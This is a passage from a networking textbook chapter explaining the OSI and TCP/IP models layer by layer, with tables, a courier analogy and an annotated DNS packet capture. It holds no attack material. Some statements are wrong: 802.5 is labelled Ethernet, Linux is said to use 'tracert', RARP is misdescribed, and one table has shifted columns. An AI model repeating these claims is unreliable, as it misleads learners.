It is important to note that the OSI model is not a set rule but merely a reference guide for vendors to follow so that their products can interface with one another. The seven layers can be seen in Table 1-1. The purpose of the model is to allow multivendor networks to interoperate independently and only require knowledge of interfaces between layers.

t1.1 **Table 1-1.** *OSI Model*

Layer Number	Name of Layer	
7	Application	t1.2
6	Presentation	t1.3
5	Session	t1.4
4	Transport	t1.5
3	Network	t1.6
2	Data link	t1.7
1	Physical	t1.8

The OSI model breaks up/groups functions of communication into seven logical layers: physical, data link, network, transport, session, presentation, and application. Each layer supports the layer above it and is served by the level below it. It is important to note that processing is self-contained and transparent to the other layers. The application, presentation, and session layers define how applications within end units communicate with one another and users. Traditional examples of end units on a network are PCs, servers, printers, and scanners. However, with the evolution of the Web of Things, even your appliances and lightbulbs could be end units.

The physical, data link, network, and transport layers define how data is transmitted from source to destination. The lower layers are important in the processing of intermediary devices such as routers. Table 1-1 shows the seven layers. The layers will be discussed in more detail later in the chapter.

The following are some of the advantages of the OSI model:

- It standardizes the industry and defines what occurs at each layer of the model.
- By standardizing network components, it allows many vendors to develop products that can interoperate.
- It breaks the network communication processes into simpler and smaller components, allowing easier development, troubleshooting, and design.
- Problems in one layer will be isolated to that layer during development, in most cases.

The application layer interfaces with users using a computer or other devices and is also responsible for communications between users or hosts. The bottom four layers—physical, data link, network, and transport—define how data is transported through the physical medium, as well as through network devices (i.e., routers). The upper three layers—session, presentation, and application—know nothing about networking. Table 1-2 shows the functions of each layer in the OSI model.

Table 1-2. Functions of Layers in the OSI Model

Layer #	OSI Model Layer	Function	CEO Letter Analogy
7	Application	Support for application and end user processes	The CEO of a company in New York decides they need to send a letter to a peer in Los Angeles. They dictate the letter to their administrative assistant.
6	Presentation	Data representation and translation, encryption, and compression	The administrative assistant transcribes the dictation into writing.
5	Session	Establishes, manages, and terminates sessions between applications	The administrative assistant puts the letter in an envelope and gives it to the mail room. The assistant doesn't actually know how the letter will be sent, but they know it is urgent, so they instruct, "Get this to its destination quickly."
4	Transport	Data transfer between end systems and hosts, connections, segmentation and reassembly, acknowledgments and retransmissions, flow control and error recovery	The mail room must decide how to get the letter where it needs to go. Since it is a rush, the people in the mail room decide they must use a courier. The company must also decide if they would like a delivery receipt notification or if they will trust the courier service to complete the task (TCP vs. UDP). The envelope is given to the courier company to send.
3	Network	Switching and routing; logical addressing, error handling, and packet sequencing	The courier company receives the envelope, but it needs to add its own handling information, so it places the smaller envelope in a courier envelope (encapsulation). The courier then consults its airplane route information and determines that to get this envelope to Los Angeles, it must be flown through its hub in Dallas. It hands this envelope to the workers who load packages on airplanes.

(continued)

Table 1-2. (continued)

	Layer #	OSI Model Layer	Function	CEO Letter Analogy
t2.30	2	Data link	Logical link control (LLC) layer, media access control (MAC) layer, data framing, addressing, error detection and handling from the physical layer	The workers take the courier envelope and affix a tag with the code for Dallas. They then put it in a handling box and load it on the plane to Dallas.
t2.31				
t2.32				
t2.33				
t2.34				
t2.35	1	Physical	Encoding and signaling, physical transmission of data, defining medium specifications	The plane flies to Dallas.
t2.36				
t2.37				
t2.38				
t2.39	2	Data link	Logical link control layer, media access control layer, data framing, addressing, error detection and handling from the physical layer	In Dallas, the box is unloaded, and the courier envelope is removed and given to the people who handle routing in Dallas.
t2.40				
t2.41				
t2.42				
t2.43				
t2.44				
t2.45	3	Network	Switching and routing; logical addressing, error handling, and packet sequencing	The tag marked "Dallas" is removed from the outside of the courier envelope. The envelope is then given to the airplane workers for it to be sent to Los Angeles.
t2.46				
t2.47				
t2.48				
t2.49	2	Data link	Logical link control layer, media access control layer, data framing, addressing, error detection and handling from the physical layer	The envelope is given a new tag with the code for Los Angeles, placed in another box, and loaded on the plane to Los Angeles.
t2.50				
t2.51				
t2.52				
t2.53				
t2.54				
t2.55	1	Physical	Encoding and signaling, physical transmission of data, defining medium specifications	The plane flies to Los Angeles.
t2.56				
t2.57				
t2.58				
t2.59	2	Data link	Logical link control layer, media access control layer, data framing, addressing, error detection and handling from the physical layer	The box is unloaded, and the courier envelope is removed from the box. It is given to the Los Angeles routing office.
t2.60				
t2.61				
t2.62				
t2.63				
t2.64				
t2.65	3	Network	Switching and routing; logical addressing, error handling, and packet sequencing	The courier company in Los Angeles sees that the destination is in Los Angeles and delivers the envelope to the destination CEO's company.
t2.66				
t2.67				
t2.68				
t2.69				

(continued)

Table 1-2. (continued)

Layer #	OSI Model Layer	Function	CEO Letter Analogy	
t2.70 t2.71 t2.72 t2.73 t2.74 t2.75 t2.76 t2.77	4	Transport	Data transfer between end systems and hosts, connections, segmentation and reassembly, acknowledgments and retransmissions, flow control and error recovery	The mail room removes the inner envelope from the courier envelope and delivers it to the destination CEO's assistant.
t2.78 t2.79 t2.80	5	Session	Establishes, manages, and terminates sessions between applications	The assistant takes the letter out of the envelope.
t2.81 t2.82 t2.83	6	Presentation	Data representation and translation, encryption, and compression	The assistant reads the letter and decides whether to give the letter to the CEO, transcribe it to email, or call the CEO.
t2.84 t2.85	7	Application	Support for application and end user processes	The CEO receives the message that was sent by their peer in New York.

104 Now that we know the function of each layer, we will dive into each layer individually and bring them all
 105 together after all seven layers have been discussed. Now let's dive into a practical demonstration of the layers
 106 using EVE-NG's web console Wireshark packet capture. Figure 1-2 illustrates the OSI layers for a DNS query
 107 packet capture and how the mapping is achieved between the upper layer protocols and the lower layer
 108 protocols.

The image shows a Wireshark packet capture of a DNS query. The interface is set to 'dns'. The packet list shows a single packet (No. 147) of type 'DNS' (93 bytes). The packet details pane is expanded to show the following layers:

- Frame 147:** 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface 0. Encapsulation type: Ethernet (I). Arrival Time: May 9, 2020 10:48:00.743958452 UTC. Epoch Time: 1589021280.743958452 seconds. Frame Number: 147. Frame Length: 93 bytes (744 bits). Capture Length: 93 bytes (744 bits).
- Ethernet II:** Src: 50:01:00:0b:00:01 (50:01:00:0b:00:01), Dst: Cisco_2e:67:5d (30:f7:0d:2e:67:5d). Destination: Cisco_2e:67:5d (30:f7:0d:2e:67:5d). Source: 50:01:00:0b:00:01 (50:01:00:0b:00:01). Type: IPv4 (0x0800).
- Internet Protocol Version 4:** Src: 192.168.15.18, Dst: 8.8.8.8. Version: 4. Header Length: 20 bytes (5). Total Length: 79. Identification: 0x48dc (18652). Flags: 0x0000. Time to live: 128. Protocol: UDP (17). Header checksum: 0x11f8 [validation disabled]. Source: 192.168.15.18. Destination: 8.8.8.8.
- User Datagram Protocol:** Src Port: 53674, Dst Port: 53. Source Port: 53674. Destination Port: 53. Length: 59. Checksum: 0x6e1e [unverified]. Stream index: 1.
- Domain Name System (query):** Transaction ID: 0x5168. Flags: 0x0100 Standard query. Questions: 1. Answer RRs: 0. Authority RRs: 0. Additional RRs: 0. Queries: [Response In: 149].

Annotations on the right side of the image explain the OSI layers:

- Packet Capture Summary:** Points to the top of the packet list.
- Layer 2 Frame Information:** Points to the Ethernet II layer.
- Layer 2, Data Link, Frame information:** Points to the Ethernet II layer.
- Layer 2 Ethernet Protocol Information. Contains Ether type (2-Byte) value about upper network layer protocol (0x0800 -> IPv4) encapsulated in the frame.** Points to the Type field in the Ethernet II layer.
- Layer 3, Network, IPv4 Protocol Information. Contains 1-Byte protocol field value about upper transport layer protocol (0x11 = decimal 17 -> UDP) encapsulated in the IPv4 packet which in turn is encapsulated in the Ethernet frame.** Points to the Protocol field in the IPv4 layer.
- Layer 4, Transport, UDP Protocol Information. Contains 2-Byte destination protocol value field to identify intended application (0x0035 = decimal 53 -> DNS).** Points to the Destination Port field in the UDP layer.
- Finally the application in this case, DNS, manages all the remaining layers.** Points to the Domain Name System layer.

The packet bytes pane at the bottom shows the raw hex and ASCII data for the packet.

this figure will be printed in b/w

Figure 1-2. Wireshark DNS packet capture and OSI layers

Physical Layer

The *physical layer* represents any medium—be it air, copper, glass, or vacuum—that is used to transmit data. The physical layer protocol must define the requirements and rules for creation, maintenance, and termination of the communications channel. In the context of the OSI model, the physical layer receives frames from the data link layer and converts them into signals, ones and zeros, to be transmitted over the chosen medium. Examples of transmission media and the technologies used to transmit data over them are electromagnetic waves (a.k.a. *wireless*) for air, photonics (a.k.a. *laser*) for glass (a.k.a. *fiber*), and electrical pulses for metallic conductors, such as copper (a.k.a. *CAT 6 Ethernet*). This layer must also specify the relationship between devices and a physical transmission medium to include layouts of pins, voltages, signal timing, frequency, number of waves, light spectrum, data rates, maximum transmission distances, and link activation and deactivation. For physical layer protocols to be useful for networking, they must be able to

109
110
111
112
113
114
115
116
117
118
119

120 add context to the data being sent; this context is inserted with the use of a synchronization flag or preamble
 121 to delimit one transmission context from another. In summary, the goals of a physical layer protocol are to
 122 specify the following:

- 123 • The medium of transmission
- 124 • The physical manifestation of energy for transmission (e.g., light)
- 125 • The channel characteristics (half duplex, full duplex, serial, parallel)
- 126 • The methods for error recovery
- 127 • The timing for synchronization
- 128 • The range of transmission
- 129 • The energy levels used for transmission

130 Data Link Layer

131 The *data link layer* provides services to the layer above it (the network layer) and provides error handling
 132 and flow control. This layer must ensure that messages are transmitted to devices on a *local area network*
 133 (LAN) using physical hardware addresses. It also converts packets sent from the network layer into frames
 134 to be sent out to the physical layer to transmit. The data link layer converts packets into frames, adding
 135 a header containing the device's physical hardware source and destination addresses, *flow control*, and
 136 *checksum data* (CRC). The additional information is added to packets from a layer, or a capsule around the
 137 original message, and when the message is received at the distant end, this capsule is removed before the
 138 frame is sent to the network layer for processing at that layer. The data frames created by the data link layer
 139 are transmitted to the physical layer and converted into some type of signal (electrical or electromagnetic).
 140 Please note that devices at the data link layer do not care about logical addressing, only physical. Routers
 141 do not care about the actual location of your end user devices, but the data link layer does. This layer is
 142 responsible for the identification of the unique hardware address of each device on the LAN.

143 The data link layer is separated into two sublayers:

- 144 • *Media access control (MAC) 802.3*: This layer is responsible for how packets are
 145 transmitted by devices on the network. Media access is first come/first served,
 146 meaning all the bandwidth is shared by everyone. Hardware addressing is defined
 147 here, as well as the signal path, through physical topologies, including error
 148 notification, correct delivery of frames, and flow control. Every network device,
 149 computer, server, IP camera, and phone has a MAC hardware address.
- 150 • *Logical link control (LLC) 802.2*: This layer defines and controls error checking and
 151 packet synchronization. LLC must locate network layer protocols and encapsulate
 152 the packets. The header of the LLC lets the data link layer know how to process a
 153 packet when a frame is received.

154 As mentioned, the MAC layer is responsible for error notification, but this does not include error
 155 correction; this responsibility goes to the LLC. When layer 2 frames are received at the end device, the LLC
 156 recalculates the checksum to determine if the newly calculated value matches the value sent with the frame.
 157 The end device will transmit an acknowledgement signal to the transmitting end unit if the checksum values
 158 match. Else, the transmitting end device will retransmit the frame, since it is likely the frame arrived at its
 159 destination with corrupted data or did not arrive at all.

Examples of data link layer technologies include

- *Fiber Distributed Data Interface (FDDI)*: A legacy technology, but it may still be used in some networks today.
- *Asynchronous Transfer Mode (ATM)*: A legacy technology, but it may still be used in some networks today.
- Institute of Electrical and Electronics Engineers (IEEE) 802.2 (LLC).
- IEEE 802.3 (MAC).
- *Frame Relay*: A legacy technology, but it may still be used in some networks today.
- PPP (Point-to-Point Protocol).
- *High-Level Data Link Control (HDLC)*: A legacy technology, but it may still be used in some networks today.

Network Layer

The *network layer* provides logical device addressing, determines the location of devices on the network, and calculates the best path to forward packets. Routers are network layer devices that provide routing within networks. This layer provides routing capabilities, creating logical paths or virtual circuits to transmit packets from source to destination. The network layer handles logical packet addressing and maps logical addresses into hardware addresses, allowing packets to reach their endpoint. This layer also chooses the route that packets take, based on factors such as link cost, bandwidth, delay, hop count, priority, and traffic.

A *network* is a collection of many devices, each connected in some manner, which has logical addressing that allows communication throughout the network, including the devices connected to it. This communication follows the OSI model using the network, data link, and physical layers. To understand how packets are processed by network layer devices, let's look at a simplified example in Figure 1-3. The computer with IP address 192.168.1.1 sends a packet to a router interface; the destination IP address is evaluated by Router 1. Router 1 checks to determine if the destination IP is in one of its local networks. IP address 192.168.2.1 is in the router's routing table and is not directly connected to either of its local networks. Router 1 forwards the packet through interface FastEthernet0/0 (F0/0), as stated in its routing table. Router 2 receives the packet and performs a lookup in its routing table to determine how to route the packet it has received. If the packet is in its routing table, it will forward the packet; else, it will drop the packet. The router sees the IP address in its local routing table and forwards the packet to its destination.




Figure 1-3. Networking example

189 Network layer examples include routing protocols such as Open Shortest Path First (OSPF), Routing
 190 Information Protocol (RIP), Enhanced Interior Gateway Routing Protocol (EIGRP), Border Gateway Protocol
 191 (BGP), Internet Protocol version 4/6 (IPv4/IPv6), Internet Group Management Protocol (IGMP), and
 192 Internet Control Message Protocol (ICMP).

193 Transport Layer

194 The *transport layer* segments and reassembles data for the session layer. This layer provides end-to-end
 195 transport services. The network layer allows this layer to establish a logical connection between source and
 196 destination hosts on a network. The transport layer is responsible for establishing sessions and breaking
 197 down virtual circuits. The transport layer communications can be connectionless or connection-oriented,
 198 also known as *reliable*.

AU6

199 Flow control ensures data integrity at the transport layer by using reliable data transport. Reliable data
 200 transport uses connection-oriented sessions between end systems. The following are some of the benefits:

- 201 • Acknowledgement sent from the receiver to the sender upon receipt of the segments.
- 202 • If a segment is not acknowledged, it will be retransmitted by the sender.
- 203 • Segments are reorganized into their proper order once received at the destination.
- 204 • Congestion, overloading, and data loss are avoided through flow control.

205 Connection-Oriented

206 In reliable transport, when a device wants to transmit, it must set up connection-oriented communication
 207 by creating a session with a remote device. The session is set up by completing a three-way handshake.
 208 Once the three-way handshake is complete, the session resembles a virtual circuit for the communication.
 209 A connection-oriented session implies that the method of communication is bidirectional, and the
 210 receiving party is expected to acknowledge the data received. The connection-oriented session analogy is
 211 akin to having a conversation (not a monologue) with someone. After the transfer is complete, the session
 212 is terminated, and the virtual circuit is torn down. During the establishment of the reliable session, both
 213 hosts must negotiate and agree to certain parameters to begin transferring data. Once the connection is
 214 synchronized and established, traffic can be processed. Connection-oriented communication is needed
 215 when trying to send files via file transfer, as a connection must be made before the files can be sent.
 216 Connectionless communication is used for applications that require fast performance, such as video
 217 chatting.

218 Session Layer

219 The *session layer* is responsible for establishing, managing, and terminating sessions between local and
 220 remote applications. This layer controls connections between end devices and offers three modes of
 221 communication: full-duplex, half-duplex, or simplex operation. The session layer keeps application data
 222 away from other application data. This layer performs reassembly of data in connection-oriented mode
 223 while data is passed through, whereas data is not modified when using connectionless mode. The session
 224 layer is also responsible for the graceful close of sessions, creating checkpoints, and recovery when data or
 225 connections are interrupted. This layer has the ability to resume connections or file transfers where they
 226 stopped last.

AU7

Examples of the session layer include	227
• <i>Structure Query Language (SQL)</i> : An IBM development designed to provide users with a way to define information requirements on local and remote systems	228 229
• <i>Remote Procedure Call (RPC)</i> : A client-server redirection tool used for disparate service environments	230 231
• <i>Network File System (NFS)</i> : A Sun Microsystems development that works with TCP/IP and UNIX desktops to allow access to remote resources	232 233

Presentation Layer 234

The *presentation layer* translates data, formats code, and represents it to the application layer. This layer identifies the syntax that different applications use and encapsulates presentation data into session protocol data units and passes these to the session layer, ensuring that data transferred from the local application layer can be read by the application layer at the remote system. The presentation layer translates data into the form that specific applications recognize and accept. If a program uses a non-ASCII code page, this layer will translate the received data into ASCII. This layer also encrypts data to be sent across the network. The presentation layer also can compress data, which increases the speed of the network. If the data is encrypted, it can only be decrypted at the application layer on the receiving system.

Examples of presentation layer standards include	243
• <i>Joint Photographic Experts Group (JPEG)</i> : Photo standards	244
• <i>Moving Picture Experts Group (MPEG)</i> : Standard for compression and coding of motion video for CDs	245 246
• <i>Tagged Image File Format (TIFF)</i> : A high-resolution graphics format	247
• <i>Rich Text Format (RTF)</i> : A file format for exchanging text files from different word processors and operating systems	248 249

Application Layer 250

AU8 The *application layer* interfaces between the programs sending and receiving data. This layer supports end user applications. Application services are made for electronic mail (email), Telnet, File Transfer Protocol (FTP) applications, and file transfers. Quality of Service, user authentication, and privacy are considered at this layer due to everything being application specific. When you send an email, your email program contacts the application layer.

The following are popular applications within the application layer: 256

- *World Wide Web (WWW)*: Presents diverse formats—including multimedia such as graphics, text, sound, and video connecting servers—to end users. 257
258
- *Email*: Simple Mail Transfer Protocol (SMTP) and Post Office Protocol version 3 (POP3) are used to allow sending and receiving, respectively, of email messages between different email applications. 259
260
261

The OSI Model: Bringing It All Together

Table 1-3 shows the functions of each layer in the OSI model, including the common protocols, hardware, and data associated with each layer.

Table 1-3. *The Functions of Each Layer in the OSI Model*

Name of Layer	Unit of Data Type	Purpose	Common Protocols	Hardware
Application	User data	Application data	DNS, BOOTP, DHCP, SNMP, RMON, FTP, TFTP, SMTP, POP3, IMAP, NNTP, HTTP, Telnet, HTTPS, ping, NSLOOKUP, NTP, SFTP	Gateways, proxy servers, application switches, content filtering firewalls
Presentation	Encoded user data	Application data representation	SSL, shells and redirectors, MIME, TLS (Transport Layer Security)	Gateways, proxy servers, application switches, content filtering firewalls
Session	Session	Session between local and remote devices	NetBIOS, sockets, named pipes, RPC, RTP, SIP, PPTP	Gateways, proxy servers, application switches, content filtering firewalls
Transport	Datagrams/segments	Communication between software processes	TCP, UDP, and SPX	Gateways, proxy servers, application switches, content filtering firewalls
Network	Datagrams/packets	Messages between local and remote devices	IP, IPv6, IP NAT, IPsec, Mobile IP, ICMP, IPX, DLC, PLP, routing protocols such as RIP and BGP, ICMP, IGMP, IP, IPsec	Routers, layer 3 switches, firewalls, gateways, proxy servers, application switches, content filtering firewalls
Data link	Frames	Low-level messages between local and remote devices	IEEE 802.2 LLC, IEEE 802.3 (MAC) Ethernet family, CDDI, IEEE 802.11 (WLAN, Wi-Fi), HomePNA, HomeRF, ATM, PPP, ARP, HDLC, RARP	Bridges, switches, wireless access points (Aps), NICs, modems, cable modems, DSL modems, gateways, proxy servers, application switches, content filtering firewalls
Physical	Bits	Electrical or light signals sent between local devices	Physical layers of most of the technologies listed for the data link layer, IEEE 802.5 (Ethernet), 802.11 (Wi-Fi), E1, T1, DSL	Hubs, repeaters, NICs, modems, cable modems, DSL modems

Let's bring the OSI model together in a way where you can see the importance of each layer. How about using Firefox to browse to a website on a computer? You type **apress.com** into the web browser to contact the web server hosting the content you are requesting. This is at the application layer.

The presentation layer converts data in a way that allows images and text to be displayed and sounds to be heard. Formats at the presentation layer include ASCII, MP3, HTML, and JPG. When you requested to be directed to the `apress.com` web page, a TCP connection was created to the server using port 80. Each TCP connection is a session maintained by the session layer. The transport layer creates the TCP connections to break the web pages into datagrams that can be reassembled in the correct order and forwarded to the session layer. The network layer uses IP to locate the IP address of the web server via your default gateway. The web request is now sent to the data link layer, and it knows to use Ethernet to send the request. Finally, the transport layer uses the Ethernet for its transport protocol and forwards the website request to the server.

Table 1-4 shows many examples of applications and how each layer supports another.

Table 1-4. *Examples of Applications and How Each Layer Helps the Applications Come Together*

Application	Presentation	Session	Transport	Network	Data Link	Physical
Email	POP/SMTP	110/25	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1-6, ISDN, ADSL, ATM, FDDI, COAX
Websites	HTTP	80	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1-6, ISDN, ADSL, ATM, FDDI, COAX
Directory services, name resolution	DNS	53	TCP/UDP	IP	PPP, Ethernet, ATM, FDDI	CAT 1-6, ISDN, ADSL, ATM, FDDI, COAX
Remote sessions	Telnet	23	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1-6, ISDN, ADSL, ATM, FDDI, COAX
Network management	SNMP	161, 162	UDP	IP	PPP, Ethernet, ATM, FDDI	CAT 1-6, ISDN, ADSL, ATM, FDDI, COAX
File services	NFS	RPC Portmapper	UDP	IP	PPP, Ethernet, ATM, FDDI	CAT 1-6, ISDN, ADSL, ATM, FDDI, COAX
File transfers	FTP	20/21	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1-6, ISDN, ADSL, ATM, FDDI, COAX
Secure websites	HTTPS	443	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1-5, ISDN, ADSL, ATM, FDDI, COAX
Secure remote sessions	SSH	22	TCP	IP	PPP, Ethernet, ATM, FDDI	CAT 1-6, ISDN, ADSL, ATM, FDDI, COAX

TCP/IP

TCP/IP is the most used network protocol. Since you now have a firm grasp of the OSI model, we will display the correlation between the TCP/IP and OSI models. As discussed, the OSI model has seven layers, and the TCP/IP has four layers. Table 1-5 shows the comparison between the OSI and TCP/IP.

Table 1.5 *OSI Model Comparison to the TCP/IP Model with Functions of Each Layer*

OSI Model	TCP/IP Model	Function	
Application	Application	The application layer defines TCP/IP application protocols and how programs interface with transport layer services using the network.	t5.1
Presentation			t5.2
Session			t5.3
Transport	Transport (host to host)	The transport layer handles communication session management between end systems. It also defines the level of service and the status of connections.	t5.4
			t5.5
			t5.6
Network	Internetwork	The Internet layer encapsulates data into IP datagrams, containing source and destination addresses used to route datagrams between end systems.	t5.7
			t5.8
			t5.9
Data link	Network interface	The network interface layer defines how data is actually sent through the network, including hardware devices and network media such as cables.	t5.10
Physical			t5.11
			t5.12
			t5.13

281 The application, presentation, and session layers in the OSI model correspond to the application layer
 282 in the TCP/IP model. The transport layer in the OSI model correlates with the transport layer in the TCP/IP
 283 model. The network layer in the OSI model correlates with the Internet layer in the TCP/IP model. The data
 284 link and physical layers correspond with the network interface layer in the TCP/IP model.

285 Similarly, when a sender transmits data via the TCP/IP, applications communicate with the application
 286 layer, which sends its data to the transport layer, which sends its data to the Internet layer, which sends its
 287 data to the network interface layer to send the data over the transmission medium to the destination.

288 Now we will dive into the layers of the TCP/IP model.

289 TCP/IP Application Layer

290 Programs communicate to the TCP/IP application layer. Many protocols can be used at this layer, depending
 291 on the program being used. This layer also defines user interface specifications.

292 Several protocols are used at this layer, most notably *File Transfer Protocol* (FTP) for file transfers,
 293 *Simple Mail Transport Protocol* (SMTP) for email data, and *Hypertext Transfer Protocol* (HTTP) for website
 294 traffic. This layer communicates with the transport layer via ports. The Internet Assigned Numbers Authority
 295 (IANA) defines which ports are to be used for which application. Standard applications always listen on port
 296 80 for the HTTP, the SMTP uses port 25, and the FTP uses ports 20 and 21 for sending data. The port number
 297 tells the transport protocol what type of data is inside the packet (e.g., what data is being transported from a
 298 web server to a host), allowing the application protocol at the receiving side to use port 80, which will deliver
 299 the data to the web browser that requested the data.

300 TCP/IP Transport Layer

301 The *TCP/IP transport layer* is identical to and performs the same functions as the transport layer in the OSI
 302 model. Two protocols can be used at this layer: *Transmission Control Protocol* (TCP) and *User Datagram*
 303 *Protocol* (UDP). The former is connection-oriented and the latter is connectionless, meaning that the TCP
 304 provides reliability and error-free delivery of data and also maintains data integrity. TCP is used for emails
 305 and website data, whereas UDP is usually used to send control data, including voice and other streaming
 306 data where speed is more important than retransmitting packets that are lost.

307 The transport layer receives data from the application layer and breaks it up into many packets of data.
 308 As mentioned earlier, the transport layer uses two protocols: TCP and UDP. The TCP receives packets from
 309 the Internet layer, reorders the packets correctly (since packets may arrive out of order), evaluates the data

in the packet, and sends an acknowledgement signal to the sender. The sender will resend the packet if no acknowledgement signal is received. Packets need to be resent if the original packet was corrupted or did not arrive at the destination. For this reason, TCP is called a reliable protocol, whereas UDP is unreliable because it does not reorder packets or send an acknowledgement signal to the sender. When UDP is used, it is the responsibility of the application to reorder packets. Both UDP and TCP receive data from the application layer and add a header to the data before sending to the Internet layer. After receiving packets from the Internet layer, the header is removed in order to forward data to the application layer and the correct port. The header contains the following information: a checksum to check whether data is intact and not corrupt, a source and destination port number, and a sequence number for reordering packets and acknowledgement. Figure 1-4 shows a packet at the transport layer with a header added to it.




Figure 1-4. Transport layer packet

TCP/IP Internet Layer

The *TCP/IP Internet layer* correlates with the network layer in the OSI model and is responsible for routing and addressing. The most common protocol used at this layer is the *Internet Protocol (IP)*. This layer logically addresses packets with IP addresses and routes packets to different networks.

The Internet layer receives packets from the transport layer, adds source and destination IP addresses to the packets, and forwards these on to the network interface layer for transmitting to the sender. The logical address (virtual addressing), also known as an *IP address*, allows the packet to be routed to its destination. Along the way, packets traverse many locations through routers before reaching their destination. To view an example of this, open your command prompt on your laptop or workstation. In the command prompt, enter **tracert** (or **tracert** in Linux) **apress.com**. You will see the number of routers that the packet traverses to its destination.

There are many protocols in use at the Internet layer, including

- *Internet Protocol (IP)*: The IP receives datagrams from the transport layer and encapsulates them into packets before forwarding to the network interface layer. This protocol does not implement any acknowledgement, and so it is considered unreliable. The header in the IP datagram includes the source and destination IP addresses of the sender and the receiver.
- *Internet Control Message Protocol (ICMP)*: The ICMP is a major protocol in the IP suite that is used by network devices to send error messages to indicate that a host or router is unreachable.
- *Address Resolution Protocol (ARP)*: ARP is used to map IP network addresses to the hardware address that uses the data link protocol. This will be discussed further in Chapter 3.
- *Reverse Address Resolution Protocol (RARP)*: RARP is used on workstations in a LAN to request its IP address from the ARP table.

344 The maximum size of the frames that are sent over a network is called the *maximum transfer unit*
 345 (MTU). Ethernet networks, by default, support up to 1,500 bytes, so the MTU is 1,500 bytes. The IP also has
 346 a field in its header to support fragmentation. Fragmentation provides the ability for networks or routers
 347 that do not support 1,500 bytes to break the datagram into chunks in order to reach its destination. Once
 348 the router at the destination receives the datagram, it will reorder the fragmented frames before delivery.
 349 Figure 1-5 shows the addition of the IP header after a packet is received from the transport layer.

this figure will be printed in b/w




Figure 1-5. Packet at the Internet layer with a header added to it


TCP/IP Network Interface Layer

350
 351 The *TCP/IP network interface layer* relates to the data link and physical layers of the OSI model. It is
 352 responsible for using physical hardware addresses to transmit data and defines protocols for the physical
 353 transmission of data.

354 Datagrams are transmitted to the network interface layer to be forwarded to their destination. This layer
 355 is defined by the type of physical connection your computer has. Most likely it will be Ethernet or wireless.

356 The logical link control (LLC) layer is responsible for adding the protocol used to transmit data at the
 357 Internet layer. This is necessary so the corresponding network interface layer on the receiving end knows
 358 which protocol to deliver the data to at the Internet layer. IEEE 802.2 protocol defines this layer.

359 The media access control (MAC) layer is responsible for assembling the frame that is sent over the
 360 network. It also adds the source and destination MAC addresses. This layer is defined by the IEEE 802.3 and
 361 802.11 protocols. As shown in Figure 1-6, the LLC and MAC layers add their own headers to the datagram.
 362 The transport layer operates on datagrams or segments. When packets are received by the Internet layer,
 363 they are decapsulated into datagrams; when packets are received by the network interface layer, they are
 364 converted into Ethernet frames before being forwarded to their destination.



this figure will be printed in b/w

Figure 1-6. Packet at the network interface layer with headers and a trailer added to it

Reliability

